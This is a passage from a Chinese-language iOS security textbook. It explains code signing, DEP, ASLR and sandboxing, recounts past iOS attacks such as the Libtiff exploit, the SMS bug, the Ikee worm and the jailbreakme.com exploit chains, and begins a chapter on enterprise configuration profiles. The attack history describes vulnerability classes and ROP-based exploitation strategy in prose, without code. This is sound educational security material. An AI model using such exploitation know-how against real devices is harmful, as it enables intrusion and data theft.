iOS使用用户、组和其他传统UNIX文件权限机制分离了各进程。例如，用户可以直接访问的很多应用，比如Web浏览器、邮件客户端或第三方应用，就是以用户`mobile`的身份运行的。而多数重要的系统进程则是以特权用户`root`的身份运行的。其他系统进程则以诸如`_wireless`和`_mdnsresponder`这样的用户运行。利用这一模型，那些完全控制了Web浏览器这类进程的攻击者执行的代码会被限制为以用户`mobile`的身份运行。这样的漏洞攻击所能产生的影响就比较有限了，比如没办法进行系统级别的配置更改。同样，来自App Store的应用其行为会受到限制，因为它们也是以用户`mobile`的身份执行的。

1.4.4 代码签名

iOS中最重要的安全机制是代码签名。所有的二进制文件（binary）和类库在被内核允许执行之前都必须经过受信任机构（比如苹果公司）的签名。此外，内存中只有那些来自已签名来源的页才会被执行。这意味着应用无法动态地改变行为或完成自身升级。这样做都是为了防止用户从因特网上下载和执行随机的文件。所有的应用都必须从苹果的App Store下载（除非对设备进行配置，使其接受其他的源）。苹果公司拥有最终审批权，在检查过应用之后才允许其在App Store中供用户下载。这样一来，苹果公司就起到了为iOS设备杀毒的作用。它会审查每个应用，确定其能否在iOS设备上运行。这种保护使得iOS设备很难受到恶意软件的影响。事实上，iOS中出现的恶意软件屈指可数。

代码签名的另一影响在于让漏洞攻击变复杂了。漏洞攻击如果要在内存中执行代码，可能就要下载、安装并执行其他的恶意应用。而因为它要安装的内容都是未签名的，所以系统会拒绝安装。因此，漏洞攻击会被限制在它们最初利用的那个进程中，除非它继续攻击设备的其他功能。

当然，这个代码签名保护机制也是用户想要越狱的原因。一旦将设备越狱，未签名的应用就可以在越狱过的设备上安装运行。越狱还会破坏其他保护机制（稍后再介绍）。

1.4.5　数据执行保护

一般而言，DEP（Data Execution Prevention，数据执行保护）是这样一种机制：处理器能区分哪部分内存是可执行代码以及哪部分内存是数据。DEP不允许数据的执行，只允许代码执行。这一点非常重要，因为当漏洞攻击试图运行有效载荷时，它会将有效载荷注入进程并执行该有效载荷。DEP会让这种攻击行不通，因为有效载荷会被识别为数据而非代码。攻击者通常会试图利用第8章介绍的ROP（Return-Oriented Programming，面向返回的程序设计）技术绕过DEP。在ROP过程中，攻击者通常会用一种进程意料之外的方式重用已经存在的有效代码段，以执行预期行动。

iOS中代码签名机制的作用原理与DEP相似，甚至要更强大。针对启用DEP的系统的一般攻击只是利用ROP创建一块可写入且可执行的内存区域（这样DEP就不会执行）。然后，它就可以在该区域中写入有效载荷并执行该有效载荷。不过，代码签名要求，除非页源自受信任机构签名过的代码，否则该页就不会被执行。因此，在iOS中进行ROP时，攻击者不可能像往常那样关闭DEP。联系到漏洞攻击没法执行它们写入磁盘的应用这一事实，这就意味着漏洞攻击只能执行ROP。它们可能没法执行其他类型的有效载荷，比如shellcode或其他二进制文件。在ROP中写入大的有效载荷非常耗时也非常复杂。这使得对iOS进行漏洞攻击要比针对其他任何平台的漏洞攻击都难。

1.4.6　地址空间布局随机化

正如1.4.5节中讨论的，攻击者绕过DEP的方式是重用已存在的代码段（ROP）。不过，要做到这一点，他们需要搞清楚想要重用的代码段位于何处。通过让对象在内存中的位置随机化，ASLR（Address Space Layout Randomization，地址空间布局随机化）使做到这一点变得非常困难。在iOS中，二进制文件、库文件、动态链接文件、栈和堆内存地址的位置全部是随机的。当系统同时具有DEP和ASLR机制时，针对该系统编写漏洞攻击代码的一般方法就完全无效了。在实际应用中，这通常意味着攻击者需要两个漏洞，一个用来获取代码执行权，另一个用来获取内存地址以执行ROP，不然攻击者就需要一个极其特殊的漏洞来做到这两点。

1.4.7　沙盒

iOS防御机制的最后一环是沙盒。与之前提到的UNIX权限系统相比，沙盒可以对进程可执行的行动提供更细粒度的控制。例如，SMS应用和Web浏览器都是以用户`mobile`的身份运行的，但它们执行的动作差别很大。SMS应用可能不需要访问Web浏览器的cookie，而Web浏览器不需要访问短信。而来自App Store的第三方应用不应该具有cookie和短信的访问权。通过让苹果公司指定应用具体需要那些权限，沙盒机制解决了这一问题（参见第5章）。

沙盒有两个效果。首先，它限制了恶意软件对设备造成的破坏。想象一下，就算恶意软件侥幸通过了App Store的审查流程，被下载到设备上并开始执行，该应用还是会被沙盒规则所限制。

它可能会窃取设备上所有的照片和地址簿信息，但它没办法执行发短信或打电话等会直接使用话费的操作。沙盒还让漏洞攻击变得更困难。就算攻击者在减小的受攻击面上找到了漏洞，并绕过ASLR和DEP执行了代码，有效载荷也还是会被限制在沙盒里可访问的内容中。总而言之，所有这些保护机制虽然不能说会完全杜绝恶意软件和漏洞攻击，但也大大加大了攻击的难度。

1.5 iOS 攻击简史

在对iOS设备的防御能力有了基本的了解后，我们来看一些针对iOS设备的成功攻击，看看现实中设备的安全防线是如何被突破的。这个简史也展示了设备的安全性是如何演化以应对各种攻击的。

1.5.1 Libtiff

在第一代iPhone于2007年问世时，消费者们为购买它排起了长队。可能是为了尽快上市，第一代iPhone的安全状况并不太好。大家已经看到了iOS 5的情况，而第一代iPhone所使用的“iOS 1”呢：

- 有着更小的受攻击面；
- 有着精简的操作系统；
- 没有权限分离，所有进程都以root权限运行；
- 没有强制的代码签名机制；
- 没有DEP；
- 没有ASLR；
- 没有沙盒机制。

因此，如果在设备上发现了漏洞，攻击者就很容易利用这些漏洞。黑客在进行漏洞攻击时可以自由运行shellcode，或是下载并执行文件。而寻找漏洞也是相当简单的，因为第一代iPhone的软件在发售时就有很多已知的瑕疵。任何攻击都能让黑客立即获得root权限。

Tavis Ormandy最先指出用来处理TIFF图像文件的某版Libtiff存在漏洞，而Chris Wade则针对这一漏洞编写出了可用的漏洞攻击代码。这让用户有可能打开恶意网站，从而让这些网站获得对其设备的远程root访问权。该漏洞是在iPhone OS 1.1.2中被修复的。

彼时Libtiff漏洞攻击是可行的，而现在如果在Libtiff库中找到类似的漏洞又会怎样呢？最初的漏洞攻击会在堆内存中写入可执行代码，并让设备执行这些代码。不过，因为DEP的出现，这样做现在已经行不通了。因此，现在的漏洞攻击必须用到ROP，并用某种方式击溃ASLR机制。这可能需要另外的漏洞。此外，即便攻击者成功进行了漏洞攻击，他也只会获得mobile用户权限，受到沙盒的限制。这与之前获得不受限制的root访问权有着天壤之别。

尽管这里讲的是iOS 1，但我们还是要指出，恶意软件对于iOS 1来说并不是什么大问题。因为第一代iPhone没有官方途径下载第三方应用，这种途径直到iOS 2才出现。

1.5.2　短信攻击

2009年，研究人员Collin Mulliner和Charlie Miller发现了iPhone短信解析方式中存在的漏洞。那时候人们使用的还是iOS 2。除了ASLR，iOS 2几乎具有iOS 5所具备的所有安全机制。问题在于，尽管大多数进程都是以受沙盒限制的非特权用户身份运行的，但处理短信的进程却不是。而相关的CommCenter程序正好又是以不受沙盒限制的`root`权限运行的。

没有实现ASLR有一个问题：DEP只有在配合ASLR的时候才能真正起作用。也就是说，如果内存没有随机化，攻击者就能确切知道所有可执行代码的存放位置，执行ROP就会相当简单。

除了是一种进入系统的强大方式，还有其他原因让短信应用成为一条主要攻击途径。其一是不需要用户交互。攻击者不需要引导受害者访问某个恶意网站，而只要知道受害者的电话号码并发送攻击短信即可。其二是受害者没办法防止此类攻击，因为通常状态下不可能禁用iPhone的短信功能。其三，这是一种静默攻击，即便在设备关机的情况下也是可以进行的。如果攻击者在设备关机的情况下发送了恶意短信，运营商会存储这些信息，并在设备开机后第一时间将信息传送到设备上。

这一漏洞在iOS 3.0.1中得到了修复。现在，这样的攻击变得更困难了，不仅因为这样的漏洞攻击要面对ASLR，还因为现在的CommCenter进程是以`_wireless`用户权限而非`root`权限运行的。

1.5.3　Ikee 蠕虫

到iOS 2问世时，iPhone已经相当成熟了。不过，将iPhone越狱还是会破坏设备的整体安全架构。当然，越狱禁用了代码签名机制，不过它所做的远不只此：允许安装软件（关键还是因为运行了未签名代码）扩大了受攻击面，为设备增加了系统实用程序（比如shell），允许安装以`root`用户权限运行的应用。而关闭了代码签名机制，也就关掉了强有力的DEP。也就是说，ROP有效载荷可以禁用DEP，并在越狱过的设备上写入和执行shellcode。最后，新的未签名应用是不受沙盒限制的。因此，越狱基本上会关闭iPhone的所有安全机制，而不只是代码签名。

因此，越狱过的iPhone会成为漏洞攻击的目标也就不足为奇了。Ikee蠕虫（又名Dutch ransom、iPhone/Privacy.A或Duh/Ikee.B）就利用了很多用户为iPhone越狱后安装了SSH服务器却没有修改默认root密码这一事实。这意味着任何连接到这种设备的人都能用`root`权限远程控制这些设备。有了这些条件，编写蠕虫就不是什么难事了。除此之外，SSH服务器也是不受沙盒限制的。

Ikee蠕虫在其生命期的不同阶段会做各种不同的事情。起初，它只是修改设备的壁纸（参见图1-2）。后来，它改为执行多种恶意行为，比如锁定iPhone向用户勒索赎金，窃取iPhone中的内容，甚至让受影响的设备成为僵尸网络的一部分。

显然，如果用户不把他们的设备越狱，这一切都不会发生。




图1-2 Rick Astley永不抛弃你

图片来源：F-Secure的 Mikko Hypponen。

1.5.4 Storm8

2009年，由知名开发商Storm8开发的游戏收集了运行这些游戏的手机上存储的电话号码，然后将这些信息发送到Storm8的服务器上。受到影响的应用包括Vampires Live、Zombies Live和Rockstars Live（参见图1-3）等。有人对Storm8提起了集体诉讼，指控该应用的数据收集功能是人为过失。而在这段时间里Storm8的应用有约两千万的下载量。




图1-3 Vampires Live不只为iOS带来了狂暴的吸血鬼

1.5.5　SpyPhone

SpyPhone是Seriot Nicolas编写的概念验证应用，验证了针对第三方应用的iOS沙盒限制。该应用尝试过访问所有可以想象的信息，并试着执行了沙盒所允许的任意行为。针对iOS沙盒有一件事要注意，就是来自App Store的所有第三方应用都有着相同的沙盒规则。这意味着，如果苹果公司认为某一应用应该具有某些权限，那么所有的应用都肯定要具有该权限。这与安卓系统的沙盒机制不同，不同的安卓应用可以具有根据其需求指定的不同权限。iOS这种模式的弱点在于太过宽松。例如，通过以完全合法的方式使用公共API（尽管应用事实上还是受沙盒的限制），SpyPhone可以访问以下数据：

- 手机号码；
- 对地址簿的读/写访问；
- Safari/YouTube搜索关键词；
- 电子邮箱账户信息；
- 键盘缓存；
- 标记有地理信息的照片；
- GPS信息；
- WiFi接入点名称。

这一应用表明，即便在沙盒内，恶意程序还是能从受影响的设备上提取到数量惊人的信息。

1.5.6　Pwn2Own 2010

本书的两位作者Vincenzo Iozzo和Ralf-Philipp Weinmann赢得过2010年针对iPhone 3GS的Pwn2Own黑客竞赛。他们在MobileSafari中找到了让他们可以远程执行代码的漏洞。该漏洞存在于未使用ASLR的iOS 3中。由于使用了代码签名机制，iPhone 3GS的整个有效载荷都被写入ROP中。利用ROP，Iozzo和Weinmann可以打开存放着所有短信的SMS数据库，并将这些短信发送到他们控制的远程服务器上。但他们受到了`mobile`用户权限和MobileSafari沙盒的限制。要进行更多的破坏还要多费点工夫。他们的努力为他们赢得了15 000美元和一部iPhone。2011年这项赛事的大奖则是被本书的另两位作者拿走的。

1.5.7　Jailbreakme.com 2（“Star”）

我们介绍了iOS 5为限制远程攻击者所采取的各种措施。这让攻击变得异常艰难，但并非不可能。2010年8月，comex[①]那臭名昭著的jailbreakme.com网站就展示了这样的攻击。（第一版的jailbreakme.com针对的是第一代iPhone，所以相对简单。）第二版的jailbreakme.com网站可以执行一系列行为，并最终让访问该网站的iOS设备越狱。这意味着它肯定像iOS 1.0时代那样获得了远程`root`访问权。不过，jailbreakme.com 2针对的是iOS 4.0.1，这一系统包含了除ASLR之外的所有

① comex是研究iOS设备越狱的著名黑客Nicholas Allegra的网名。——译者注

安全机制（这一版本的iOS中尚未添加该机制）。那么它是如何起作用的呢？首先，它利用了MobileSafari处理特殊字体时产生的栈溢出，这使得漏洞攻击代码可以在MobileSafari中启动它的ROP有效载荷。接着，这一复杂的有效载荷不是要搬走SMS数据库，而是继续利用另一个漏洞提升对设备的访问权。这第二个漏洞是IOKit的`IOSurface`属性中存在的整数溢出漏洞。这里提到的第二次攻击让攻击者可以在内核中执行代码。这样攻击者就可以从内核中禁用代码签名机制，然后该ROP会下载用来为iPhone越狱的未签名动态库并加载该动态库。苹果公司很快修复了该漏洞，因为尽管jailbreakme.com网站只是用来为手机越狱，但它很容易改为对访问它的设备执行任何想执行的操作。

1.5.8 Jailbreakme.com 3（“Saffron”）

目前为止介绍过的所有例子都有个共同之处，那就是它们都是针对iOS 4.3之前的iOS。而ASLR机制正是在iOS 4.3中引入的。一旦加上这最后一道屏障，攻击者要对iOS设备进行漏洞攻击可能就特别困难了？好吧，comex用最高能对付iOS 4.3.3的jailbreakme.com 3再次说明这不是问题。这一版的jailbreakme还是需要进行两次漏洞攻击，一次获得代码执行权，另一次禁用代码签名机制。那么ASLR要怎么处理呢？大家将会在第8章中了解更多与这一漏洞攻击有关的内容，不过现在只要知道被利用的特定漏洞可以让攻击者读写内存就够了。这样一来，攻击者就有可能通过读取某些邻近指针的值找到代码在内存中的位置，接着就可以通过写内存来影响内存并取得进程的控制权。正如之前说过的，战胜ASLR一般而言要么需要两个漏洞，要么需要一个真正特殊的漏洞。这个案例就利用了一个特别强大的漏洞。

1.6 小结

本章首先介绍了iOS设备，包括其硬件，以及它们自问世起发生了怎样的改变。然后我们了解了与安全相关的一些基本信息，包括iOS设备面临哪些类型的威胁。接着本章从宏观上介绍了本书涉及的很多概念，讨论了iOS的安全设计，其中很多安全层都会在随后的内容中用专门的一章详细介绍。最后，本章简述了过去针对iOS成功进行的攻击，甚至还有可以绕过iOS 5的所有安全机制的攻击。

第2章

企业中的iOS

2

随着iOS设备的不断普及，越来越多的企业开始让员工通过这些设备访问和存储企业数据。通常，企业会购买并完全掌控这些可能要用于访问企业敏感数据的智能手机或其他设备。在某些（也是越来越常见的）情况下，企业可能允许员工利用私人的设备访问企业数据。不管是哪种情况，企业都要权衡允许利用这些移动设备访问企业数据所带来的好处与安全风险。

任何移动设备都可能被放错地方、遗失或盗窃。如果该设备存储着（或是能访问）敏感的企业数据，就会带来数据泄密的风险。为此，通过强密码限制对设备的访问，以及在设备丢失时远程锁定设备或清除设备上的数据就显得很重要了。本章介绍如何利用苹果公司开发的iPhone Configuration Utility（iPhone配置实用工具）和Lion Server Profile Manager（描述文件管理器）为iOS设备创建和应用配置描述文件。这些描述文件可用来确保这些设备严格执行组织的安全政策，例如要求添加强密码。作为一种MDM（Mobile Device Management，移动设备管理）服务，描述文件管理器也可用于远程锁定或擦除遗失的设备。

2.1 iOS 配置管理

基于iOS的设备可以通过创建和安装配置描述文件（configuration profile）进行管理。描述文件包含管理员对用户设备上安装的系统的设置。这些设置大多数与iOS的“设置”（Settings）应用中的配置选项对应，不过某些设置只能通过配置描述文件设置，而某些则只能在iOS的“设置”应用中配置。只有那些只能在配置描述文件中进行配置的设置才是可集中管理的。

创建和管理配置描述文件最简单的方法就是使用苹果公司推出的Mac或Windows版iPhone Configuration Utility。这一图形化实用工具让管理员可以创建和管理配置描述文件。这些描述文件可以通过USB连接安装到iOS设备上、以附件形式用电子邮件发送给设备持有人，或是直接放在Web服务器上。

如果要管理更多设备，企业就应该使用MDM系统。苹果公司在Lion Server中以描述文件管理器服务的形式提供了这样的系统。该服务对于工作组与中小型组织而言都很适用。不过，对于更大的企业来说，第三方的商业MDM解决方案可能才是最好的。

本节将介绍配置描述文件的基础知识，并描述如何利用iPhone配置实用工具和Lion Server描述文件管理器创建和安装简单的配置描述文件。

2.1.1 移动配置描述文件

配置描述文件是一个XML属性列表（property list，以下简称plist）文件，文件中的数据值是以Base64编码形式存储的。我们也可以选择为plist数据签名和加密，这种情况下，配置描述文件是依据RFC 3852 CMS（Cryptographic Message Syntax，加密消息语法）构成的。因为配置描述文件中可能包含用户密码和Wi-Fi网络密码等敏感信息，所以如果要通过网络发送这种描述文件就应该加密。MDM服务器能自动完成这些工作，因此任何需要管理iOS设备的企业都最好使用MDM系统。

配置描述文件是由一些基本的元数据与配置有效载荷组成的。配置描述文件的元数据包含人类可理解的名称、描述、创建该描述文件的组织，以及一些只在后台使用的其他字段。配置有效载荷则是描述文件最重要的部分，因为对应该描述文件的配置选项是靠它们实现的。iOS 5中可用的配置有效载荷详见表2-1。

表2-1 配置描述文件的有效载荷类型

有效载荷	描　　述
移除密码	指定用户从设备移除锁定的描述文件时必须输入的密码
密码策略	定义用户在解锁设备时是否需要输入密码，以及该密码必须有多复杂
电子邮件	配置用户的电子邮件账户
Web Clip	在用户的待机屏幕上放置Web Clip
限制	限制使用设备的用户执行某些行动，比如使用摄像头、iTunes App Store、Siri、YouTube、Safari等
LDAP	配置LDAP服务器以供使用
CalDAV	使用CalDAV对用户的网络日历账户进行配置
日历订阅	为用户订阅共享的CalDAV日历
SCEP	将设备与简单证书注册协议（Simple Certificate Enrollment Protocol）服务器关联起来
APN	将具有移动通信基带的iOS设备（iPhone或iPad）配置成使用某一特定的移动运营商
Exchange	配置用户的Microsoft Exchange电子邮件账户
VPN	为设备指定所要使用的VPN（Virtual Private Network，虚拟专用网络）配置
Wi-Fi	将设备配置成使用指定的802.11网络

每一种有效载荷都含有一组定义了所支持配置设置的属性列表键和值。在苹果公司的iOS Developer Library（开发者文库）中，iOS Configuration Profile Reference（配置描述文件参考）部分详细列出了各种有效载荷包含的键以及可使用的键值。虽然我们可以根据该规范手工创建配置描述文件，但是只有移动设备管理产品的开发人员才可能这么做。苹果公司建议大多数用户依靠苹果的iPhone配置实用工具或第三方移动设备管理产品来创建、管理及部署配置描述文

件。正如接下来所描述的，配备iOS设备数量不多的企业可以用iPhone配置实用工具对这些设备进行配置。

2.1.2　iPhone配置实用工具

苹果公司的iPhone配置实用工具是一种可在Mac OS X和Windows操作系统上使用的图形化实用工具，它可以帮助用户在iOS设备上创建、管理和安装配置描述文件。在编写本书之时，该工具最新的版本是3.4，是为了支持iOS 5中的新配置选项而更新的。

在首次运行时，iPhone配置实用工具会自动在用户的keychain中自动创建根CA（Certificate Authority，证书授权机构）证书。iPhone配置实用工具会为那些通过USB端口连接到运行它的主机上的设备自动创建证书，而该CA证书的用途就是给这些证书签名。所创建证书的作用则是为要安全传输到这些设备上的配置描述文件签名和加密。假设接收设备已经由运行iPhone配置实用工具的主机授予了证书，那么你就可以通过不安全的网络（比如电子邮件或Web）安全地发送包含用户凭证的配置描述文件了。

1. 创建配置描述文件

为展示如何使用iPhone配置实用工具，在此我们用该工具创建只含密码策略有效载荷的简单配置描述文件，并将其通过直接USB连接安装到iOS设备上。

首先，我们点击侧边栏中LIBRARY（资料库[①]）条目下的Configuration Profiles（配置描述文件）选项。如果已经存在配置描述文件，这样就会将这些文件全部列出来。要创建新的描述文件，请点击New（新建）按钮，这会调出如图2-1所示的配置面板，让用户对配置描述文件的通用设置和特别设置进行配置。大家应该在Name（名称）、Identifier（标识符）、Organization（组织）和Description（描述）字段中填入相应信息，从而确定要为哪些用户的设备安装该配置描述文件。

该面板中的另一项重要设置是Security（安全性）设置，它定义了该描述文件能否被移除。有3种设置选择，分别是Always（总是）、Authorization（鉴定）和Never（永不）。如果将其设置为Authorization，那么只有用户输入配置过的“鉴定密码”之后该配置描述文件才可被移除。而如果把该选项设置为Never，用户就可能无法从其设备上移除该配置描述文件。从iOS用户界面移除配置描述文件的唯一方式是：打开iOS中的Settings（设置）应用，选择General（通用）子菜单，然后点击Reset（还原）子菜单，并选择Erase All Content（抹掉所有内容和设置）按钮，从而将设备恢复到出厂状态。它执行的操作非常类似于用户通过iCloud的“查找我的iPhone”发送，或是企业管理员通过动态同步（ActiveSync）或移动设备管理发送的远程擦除命令。记住，那些知识丰富的用户还可以为设备越狱，并从底层文件系统直接删除配置描述文件，从而强制移除该文件。欲详细了解与文件系统中配置描述文件有关的内容，请参考David Schuetz的2011黑帽大会白皮书“The iOS MDM Protocol”。[②]

---

① 此处的中文译名基于iPhone配置实用工具3.6.1中文版。——译者注

② 详见http://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_WP.pdf。——译者注

图2-1 创建配置描述文件

现在，我们就可以为该描述文件创建配置有效载荷了。请点击Configuration Profile（配置描述文件）面板左侧的Passcode（密码）选项。这样，你就可以在右侧面板中打开可用的密码设置，并设置员工必须设定的、与所要访问数据的保密程度相当的密码。图2-2中的例子展示了为可能用于存储或访问企业敏感数据的iOS设备推荐的设置。

利用iPhone配置实用工具向设备分发配置描述文件的方式有多种，用户可以通过USB连接安装配置描述文件、以附件形式用电子邮件将其发送给用户，或是将描述文件导出为可存放在Web服务器上的.mobileconfig文件。这里我们用的是最简单的描述文件安装方法：先用USB数据线把iOS设备直接连接到Mac机上，然后安装新的配置描述文件。

2. 安装配置描述文件

在用USB连接线将iOS设备连接到Mac机之后，它会出现在iPhone配置实用工具侧边栏中的Devices（设备）条目下，如图2-3所示。点击Configuration Profile（配置描述文件）选项卡，这时就可看到该设备上已经安装的描述文件，以及iPhone配置实用工具创建但尚未安装到该设备上的配置描述文件。在尚未安装的配置描述文件右侧有一个Install（安装）按钮。点击刚创建的那个配置描述文件右侧的“安装”按钮，就会把它安装到连接的iOS设备上。这样该iOS设备上会出现如图2-4所示的配置描述文件安装确认界面。




图2-2　配置“密码”有效载荷

